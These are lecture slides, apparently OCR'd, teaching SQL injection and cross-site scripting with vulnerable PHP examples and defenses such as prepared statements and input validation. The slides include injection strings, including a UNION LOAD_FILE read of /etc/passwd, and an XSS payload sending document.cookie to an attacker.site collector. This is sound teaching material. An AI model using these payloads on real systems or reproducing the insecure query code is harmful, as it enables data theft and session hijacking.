
- Mitigation
  - Replace access() call by code that does the following
    - Drops the privilege to the real UID
    - Open with fopen() &
    - Check to ensure that the file was opened successfully



SQL Injections

Web Applications

- Three-tier applications




Make queries and updates against the database

Scalability issue

Web Applications

- N-tier Architecture



SQL Injection – how it happens

- In Web application
  - values received from a Web form, cookie, input parameter, etc., are not typically validated before passing them to SQL queries to a database server.
    - Dynamically built SQL statements
  - an attacker can control the input that is sent to an SQL query and manipulate that input
  - the attacker may be able to execute the code on the back-end database.

HTTP Methods: Get and Post

- POST
  - Sends information pieces to the Web Server
  - Fill the web form & submit

```
<form action="process.php" method="post">
<select name="item">
...
<input name="quantity" type="text" />
```

```
$quantity = $_POST['quantity'];
$item = $_POST['item'];
```

HTTP Methods: Get and Post

- GET method
  - Requests the server whatever is in the URL

```
<form action="process.php" method="get">
<select name="item">
...
<input name="quantity" type="text" />
```

```
$quantity = $_GET['quantity'];
$item = $_GET['item'];
```

```
At the end of the URL:

"?item=##&quantity=##"
```

SQL Injection

- http://www.victim.com/products.php?val=100
  - To view products less than $100
  - val is used to pass the value you want to check for
  - PHP Scripts create a SQL statement based on this

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < '$_GET["val"]' ".
  "ORDER BY ProductDescription";
// execute the query against the database
$result = mysql_query($query);
// iterate through the record
// CODE to Display the result
```

```
SELECT *
FROM Products
WHERE Price <'100.00'
ORDER BY ProductDescription;
```

SQL Injection

- http://www.victim.com/products.php?val=100′ OR ‘1′=‘1

```
SELECT *
FROM Products
WHERE Price <‘100.00 OR ‘1’=‘1’
ORDER BY ProductDescription;
```

The WHERE condition is always true
So returns all the product !

SQL Injection

- CMS Application (Content Mgmt System)
  - http://www.victim.com/cms/login.php?username=foo&password=bar

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers
       WHERE user = '$_GET["user"]' ".
                  "AND password = '$_GET["password"]'";
// execute t
$result = my

$rowcount =
// if a row                                                    so
// forward the user to the admin pages
if ($rowcount ! = 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar';
```

- CMS Application (content Mgmt System)

http://www.victim.com/cms/login.php?username=foo&password=bar

Remaining code

```
$rowcount = mysql_num_rows($result);
// if a row is returned then the credentials must be valid, so
// forward the user to the admin pages
if ($rowcount ! = 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```

http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar'OR '1'='1';
```

Dynamic String Building

- PHP code for dynamic SQL string

```
// a dynamically built sql string statement in PHP
$query = “SELECT * FROM table WHERE field = ‘$_GET[“input”]’”;
```

  - Key issue – no validation
  - An attacker can include SQL statement as part of the input !!
  - **anything following a quote is a code that it needs to run and anything encapsulated by a quote is data**

Incorrect Handling of Escape Characters

- Be careful with escape characters
  - like single-quote (string delimiter)
  - E.g. the blank space ( ), double pipe (||), comma (,), period (.), (*/), and double-quote characters (“) have special meanings --- in Oracle

```
-- The pipe [||] character can be used to append a function to a value.
-- The function will be executed and the result cast and concatenated.
http://victim.com/id=1||utl_inaddr.get_host_address(local)

-- An asterisk followed by a forward slash can be used to terminate a
-- comment and/or optimizer hint in Oracle
http://victim.com/hint = */ from dual—
```

Incorrect Handling of Types

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = $_GET["userid"]";
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
 if ($row <= $rowcount){
  print $db_field[$row]. "<BR>";
  $row++;
  }
 }
```

Numeric

```
INPUT:
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

UNION Statements

```
SELECT column-1,column-2,…,column-N FROM table-1
UNION  [ALL]
SELECT column-1,column-2,…,column-N FROM table-2
```

- Exploit:
  - First part is original query
  - Inject UNION and the second part
    - Can read any table
- Fails or Error if the following not met
  - The queries must return same # columns
  - Data types of the two SELECT should be same (compatible)
- Challenge is finding the # columns

Defenses Parameterization

- Key reason – SQL as String !! (dynamic SQL)
- Use APIs – and include parameters
- Example – Java + JDBC

```
Connection con = DriverManager.getConnection(connectionString);

String sql = "SELECT * FROM users WHERE username=? AND
password=?";

PreparedStatement lookupUser = con.prepareStatement(sql);

// Add parameters to SQL query

lookupUser.setString(1, username); // add String to position 1
lookupUser.setString(2, password); // add String to position 2

rs = lookupUser.executeQuery();
```

Defenses Parameterization

- PHP example with MySQL

```
$con = new mysqli("localhost", "username", "password", "db");
$sql = "SELECT * FROM users WHERE username=? AND password=?";
$cmd = $con->prepare($sql);

// Add parameters to SQL query
// bind parameters as strings

$cmd->bind_param("ss", $username, $password);
$cmd->execute();
```

Defenses Parameterization

- PL/SQL

```
DECLARE
      username varchar2(32);
      password varchar2(32);
      result integer;

BEGIN
      Execute immediate 'SELECT count(*) FROM users where
        username=:1 and password=:2' into result using username,
        password;

END;
```

Defenses
Validating Input

- Validate compliance to defined types
  - Whitelisting: Accept those known to be good
  - Blacklisting: Identify bad inputs
    - Data type/size/range/content
  - Regular expression ^d{5}(-\d{4})?$ [for zipcode]
  - Try to filter blacklisted characters (can be evaded)

Sources for other defenses

- Other approaches available – OWA Security Project (www.owasp.org)

Cross-Site Scripting

Cross Site Scripting

- XSS : Cross-Site Scripting
  - Quite common vulnerability in Web applications
  - Allows attackers to insert Malicious Code
    - To bypass access
    - To launch “phishing” attacks

  - Cross-Site” -foreign script sent via server to client
    - Malicious script is executed in Client’s Web Browser

Cross Site Scripting


- Scripting: Web Browsers can execute commands
  - Embedded in HTML page
  - Supports different languages (JavaScript, VBScript, ActiveX, etc.)

- Attack may involve
  - Stealing Access Credentials, Denial-of-Service, Modifying Web pages, etc.
  - Executing some command at the client machine

Overview of the Attack

<HTML>
<Title>Welcome!</Title>
Hi Mark Anthony
 Welcome To Our Page
...
</HTML>

Client



page

Target Server

Name = Mark Anthony


GET /welcomePage.cgi?name=Mark%20Anthony HTTP/1.0
Host: www.TargetServer.com

Overview of the Attack

<HTML>
<Title>Welcome!</Title>
Hi <script>alert(document.cookie)</script>

 Welcome To Our Page
...
</HTML>

- Opens a browser window
- All cookie related to TargetServer displayed



Client

Target Server

When clicked

GET
/welcomePage.cgi?name=<script>alert(document.cookie)</script>
HTTP/1.0
Host: www.TargetServer.com

Page with link

Attacker

Page has link:
http://www.TargetServer.com/welcome.cgi?name=<script>alert
(document.cookie)</script>

Overview of the Attack

- In a real attack – attacker wants all the cookie!!

Page has link:
http://www.TargetServer.com/welcomePage.cgi?name=<script>window.open(“http://www.attacker.site/collect.cgi?cookie=”%2Bdocument.cookie)</script>

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open(“http://www.attacker.site/collect.cgi?cookie=”+document.cookie
)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- Calls collect.cgi at attacker.site
- All cookie related to TargetServer are sent as input to the cookie variable
- Cookies compromised !!
- Attacker can impersonate the victim at the TargetServer !!

Defenses

- Properly sanitize input
  - E.g., filter out “<“ and “>”
    - Fireforx Nscript Plugin does it
  - But client is not responsible – developers need to be careful
- Built-in brower security
  - Selectively disable client-side scripting
- Safe browsing practice